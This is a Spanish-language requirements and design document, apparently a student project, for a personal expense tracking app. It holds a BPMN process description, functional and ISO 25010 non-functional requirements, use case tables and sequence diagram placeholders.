**Gestión de Gastos**

**BPMN**

Para comenzar el desarrollo del sistema de gestión de gastos personales, decidí modelar el proceso general mediante un diagrama BPMN, ya que es una herramienta visual y estandarizada que permite representar de forma clara y precisa el flujo de actividades que realizará el usuario. El modelo parte desde el momento en que el usuario ingresa al sistema, lo cual se representa con un evento de inicio. Esto marca el punto donde comienza la interacción con la aplicación, un paso necesario en cualquier sistema que tenga una interfaz de usuario.


La primera actividad que planteé fue la opción de registrar un gasto. Esta funcionalidad es la base del sistema, ya que el objetivo principal del usuario es poder llevar un control de sus egresos. Por eso, diseñé una tarea que refleja la selección de esa función en el menú o interfaz. A continuación, se incorpora la tarea de ingresar los datos del gasto, que representa el formulario donde el usuario completará información como fecha, monto, categoría y descripción del gasto. Consideré importante validar esos datos, por lo que incluí un gateway de decisión que evalúa si los datos introducidos son válidos. Si hay errores, el sistema muestra un mensaje de advertencia y le da al usuario la opción de corregir los datos, lo cual es esencial para mantener la calidad de la información almacenada.

Cuando los datos son correctos, el sistema procede a registrar el gasto en la base de datos. Esta tarea representa el proceso de guardar la información y, una vez que se completa correctamente, el sistema muestra un mensaje de confirmación. Esto mejora la experiencia del usuario al brindarle feedback claro sobre el éxito de su acción.

Luego de registrar un gasto, es natural que el usuario quiera revisar su historial. Por eso incorporé la opción de visualizar los gastos. Esta parte del proceso permite al usuario acceder a sus registros anteriores y aplicar filtros, como por fecha o categoría, para encontrar información específica. Después del filtrado, planteé una nueva puerta de decisión que permite al usuario elegir entre editar un gasto, eliminarlo o bien generar un reporte mensual. Esta ramificación se justifica en que, al visualizar sus datos, el usuario puede detectar errores y querer corregirlos, o simplemente desear eliminar entradas innecesarias o duplicadas.

Las tareas de editar y eliminar reflejan funcionalidades necesarias para dar flexibilidad y control al usuario sobre su información. Por otro lado, la visualización de reportes mensuales se diseñó para brindar una visión global del estado financiero del usuario, con análisis resumido por categorías o totales, algo muy útil para la toma de decisiones. Finalmente, todas estas posibles acciones convergen hacia el evento de fin del proceso, lo que representa que la interacción del usuario con el sistema ha concluido satisfactoriamente.

Elegí este enfoque porque cubre las funciones clave que se esperan de un sistema de este tipo: registrar, consultar, modificar y analizar. Cada paso tiene sentido dentro del flujo de uso real que tendría una persona que quiera administrar sus gastos personales, y el uso de BPMN permite visualizar claramente cómo se conectan esas acciones. Además, este modelo servirá como base sólida para continuar con el prototipado de pantallas y la posterior implementación.

****

**REQUERIMIENTOS FUNCIONALES**

**RF1 - Registro de Usuario**

El sistema debe permitir a los nuevos usuarios crear una cuenta mediante un formulario con email y contraseña.

Justificación: Es el punto de entrada para nuevos usuarios. Sin esta función, el sistema no podría identificar ni asociar gastos de manera individual.

Criterios de aceptación:

* Se debe validar que el email no esté registrado previamente.
* La contraseña debe cumplir condiciones mínimas de seguridad.

**RF2 - Inicio de Sesión**

El sistema debe permitir que los usuarios registrados inicien sesión ingresando su email y contraseña.

Justificación**:** Permite el acceso seguro y personalizado al sistema.

Criterios de aceptación:

* El sistema debe validar las credenciales.
* En caso de error, debe brindar mensajes claros (ej. “contraseña incorrecta”).

**RF3 - Registrar Gasto**

El sistema debe permitir a los usuarios ingresar un nuevo gasto, indicando monto, fecha, categoría y descripción.

Justificación: Es la funcionalidad central del sistema.

Criterios de aceptación:

* Todos los campos excepto la descripción debe ser obligatorios.
* El sistema debe validar los datos antes de guardar.

**RF4 - Visualizar Gastos**

El sistema debe mostrar al usuario todos sus gastos registrados en una lista clara.

Justificación: Permite al usuario revisar sus egresos y mantener control financiero.

Criterios de aceptación:

* La lista debe estar ordenada por fecha.
* Debe permitir filtros por categoría, fecha o monto.

**RF5 - Editar Gasto**

El sistema debe permitir al usuario modificar cualquier campo de un gasto ya registrado.

Justificación: Ofrece flexibilidad ante errores de ingreso o cambios.

Criterios de aceptación:

* Se debe validar nuevamente la información editada.
* El sistema debe mostrar confirmación del cambio.

**RF6 - Eliminar Gasto**

El sistema debe permitir al usuario eliminar un gasto, solicitando confirmación previa.

Justificación: Permite limpiar registros obsoletos o duplicados.

Criterios de aceptación:

* Debe solicitar confirmación para evitar eliminación accidental.
* El gasto debe eliminarse de la base de datos y del dashboard.

**RF7 - Filtrar Gastos**

El sistema debe permitir al usuario aplicar filtros a la lista de gastos (por fecha, categoría o monto).

Justificación: Facilita la búsqueda específica entre muchos registros.

Criterios de aceptación:

* Si no hay coincidencias, debe mostrar un mensaje adecuado.
* El filtrado debe ser dinámico y eficiente.

**RF8 - Generar Reporte Mensual**

El sistema debe generar un reporte mensual agrupando los gastos por categoría e indicando totales.

Justificación: Es una herramienta de análisis para el usuario.

Criterios de aceptación:

* El reporte debe incluir totales y desgloses.
* Se debe permitir seleccionar el mes deseado.

**REQUERIMIENTOS NO FUNCIONALES**

**RNF1 - Usabilidad (Subcaracterística: Operabilidad)**

El sistema debe ser fácil de usar, con una interfaz clara y accesible para usuarios no técnicos.

Justificación ISO 25010: La operabilidad hace referencia a la facilidad con la que los usuarios pueden operar el software.

Ejemplo de cumplimiento: Formularios bien etiquetados, validaciones visuales claras y feedback inmediato al usuario (por ejemplo, errores en color rojo y mensajes como “campo requerido”).

**RNF2 - Fiabilidad (Subcaracterística: Tolerancia a fallos)**

El sistema debe manejar fallos comunes (como pérdida de conexión) sin interrumpir o corromper datos.

Justificación ISO 25010: La tolerancia a fallos evalúa la capacidad del sistema para seguir funcionando correctamente ante errores.

Ejemplo de cumplimiento: Si al registrar un gasto falla el backend, el sistema debe mostrar un mensaje sin cerrar sesión ni perder datos temporales.


**RNF3 - Seguridad (Subcaracterística: Confidencialidad)**

La información personal y financiera del usuario debe mantenerse privada y segura.

Justificación ISO 25010: La confidencialidad busca asegurar que los datos solo sean accesibles para usuarios autorizados.

Ejemplo de cumplimiento: Cifrado de contraseñas, sesiones seguras (HTTPS) y almacenamiento de datos personales solo accesible al usuario autenticado.

**CASO DE USO Y DESCRIPCIONES**



|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Registrar Gasto | | | | |
| **ID: 1** | | | **Fecha: --** | |
| **Descripción:** Permite al usuario ingresar un nuevo gasto al sistema incluyendo monto, categoría, fecha y descripción. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: El usuario debe estar autenticado. | | | | |
| **Post- Condiciones** | **Éxito:** El gasto se registra correctamente en el sistema. | | | |
| **Fracaso:** Error en la validación de los datos o fallo en el sistema. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** accede a la opción **registrar gasto**. | | | |  |
| 2. El **sistema** solicita los datos del **nuevo gasto**. | | | |  |
| 3. El **usuario** completa los campos requeridos. | | | |  |
| 4. El **sistema** valida la información. | | | |  |
| 5. Los **datos** son válidos, el **sistema** guarda el **nuevo gasto** y muestra un mensaje de confirmación. | | | | 5.1 Los datos **no** son válidos.  5.2 Se muestra mensaje de error y se solicita la corrección de los mismos. |
| **Fin de CU.** | | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Visualizar gastos | | | | |
| **ID: 2** | | | **Fecha: --** | |
| **Descripción:** Muestra todo los gastos registrados, permitiendo su ordenación por fecha o categoría. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: El usuario debe haber registrado al menos un gasto. | | | | |
| **Post- Condiciones** | **Éxito:** El sistema despliega la lista de gastos correctamente. | | | |
| **Fracaso:** No se pueden recuperar los datos por error del sistema. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** accede al listado de gastos. | | | |  |
| 2. El **sistema** recupera los datos de **gastos**. | | | | 2.1 No se recuperan los datos.  2.2 El sistema muestra un mensaje indicando el motivo. |
| 3. Se presentan los datos al usuario en forma de llista ordenada. | | | |  |
| **Fin de CU.** | | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Filtrar gastos | | | | |
| **ID: 3** | | | **Fecha: --** | |
| **Descripción:** Permite buscar gastos por fecha, categoría o monto | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: Deben existir gastos registrados. | | | | |
| **Post- Condiciones** | **Éxito:** Se muestran los resultados filtrados. | | | |
| **Fracaso:** No se encuentran resultados. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** ingresa la o las características deseadas. | | | |  |
| 2. El **sistema** aplica los filtros. | | | |  |
| 3. Se muestra la lista de gastos que coinciden. | | | | 3.1 Si no se encuentran coincidencias, se muestra mensaje adecuado. |
| **Fin de CU.** | | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Editar gasto | | | | |
| **ID: 4** | | | **Fecha: --** | |
| **Descripción:** Permite modificar la información de un gasto existente. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: El usuario debe haber registrado gastos previamente. | | | | |
| **Post- Condiciones** | **Éxito:** El gasto se actualiza correctamente. | | | |
| **Fracaso:** El gasto no se encuentra o falla la validación. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** selecciona un gasto para editar. | | | |  |
| 2. El **sistema** muestra los datos actuales | | | |  |
| 3. El **usuario** modifica la información. | | | |  |
| 4. El **sistema** valida y guarda los cambios. | | | |  |
| **Fin de CU.** | | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Eliminar gasto | | | | |
| **ID: 5** | | | **Fecha: --** | |
| **Descripción:** Permite eliminar un gasto específico del sistema. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: Debe existir al menos un gasto. | | | | |
| **Post- Condiciones** | **Éxito:** El gasto es eliminado del sistema. | | | |
| **Fracaso:** El gasto no se encuentra o falla la operación. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** selecciona un gasto para eliminar. | | | |  |
| 2. El **sistema** solicita confirmación. | | | |  |
| 3. El **usuario** confirma la eliminación. | | | | 3.1 El usuario cancela la operación antes de confirmar. |
| 4. El **sistema** elimina el gasto. | | | |  |
| **Fin de CU.** | | | | |


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Ver reporte mensual | | | | |
| **ID: 6** | | | **Fecha: --** | |
| **Descripción:** Genera un resumen de los gastos del mes deseado agrupados por categoría. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: Debe existir gastos en el mes indicado. | | | | |
| **Post- Condiciones** | **Éxito:** Se muestra el reporte mensual al usuario. | | | |
| **Fracaso:** No hay datos para mostrar o falla la generación. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** solicita el reporte mensual indicando el mes deseado. | | | |  |
| 2. El **sistema** filtra los gastos del mes deseado. | | | |  |
| 3. El **sistema** agrupa y calcula totales. | | | |  |
| 4. Se muestra el reporte al usuario. | | | |  |
| **Fin de CU.** | | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Iniciar Sesión | | | | |
| **ID: 7** | | | **Fecha: --** | |
| **Descripción:** Permite a un usuario autenticarse en el sistema. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: El usuario debe estar registrado | | | | |
| **Post- Condiciones** | **Éxito:** El sistema redirige al dashboard. | | | |
| **Fracaso:** Credenciales inválidas. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** accede a la opción "Iniciar sesión". | | | |  |
| 2. Ingresa su email y contraseña. | | | |  |
| 3. El **sistema** valida y otorga acceso. | | | |  |
| 4. Se muestra el dashboard. | | | |  |
| **Fin de CU.** | | | | |


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Caso de Uso**: Registrar Usuario | | | | |
| **ID: 8** | | | **Fecha: --** | |
| **Descripción:** Permite crear una nueva cuenta de usuario con email y contraseña. | | | | |
| **Actores Principales**: Usuario. | | **Actores Secundarios**: -- | | |
| **Observaciones: --** | | | | |
| **Precondiciones**: El usuario no debe estar registrado previamente. | | | | |
| **Post- Condiciones** | **Éxito:** Se crea la cuenta correctamente y el usuario queda logueado. | | | |
| **Fracaso:** El email ya está en uso o los datos son inválidos. | | | |
| Flujo principal | | | | Flujo Alternativo |
| 1. El caso de uso comienza cuando el **usuario** accede a la opción "Registrarse". | | | |  |
| 2. El **sistema** solicita email y contraseña. | | | |  |
| 3. El **usuario** ingresa los datos. | | | |  |
| 4. El sistema valida y crea la cuenta. | | | |  |
| 5. Se redirige al dashboard. | | | |  |
| **Fin de CU.** | | | | |

**DIAGRAMAS DE SECUENCIA**


**Registrar usuario**

****


**Iniciar sesión**

****


**Registra gasto**




**Visualizar gasto**




**Filtrar gastos**



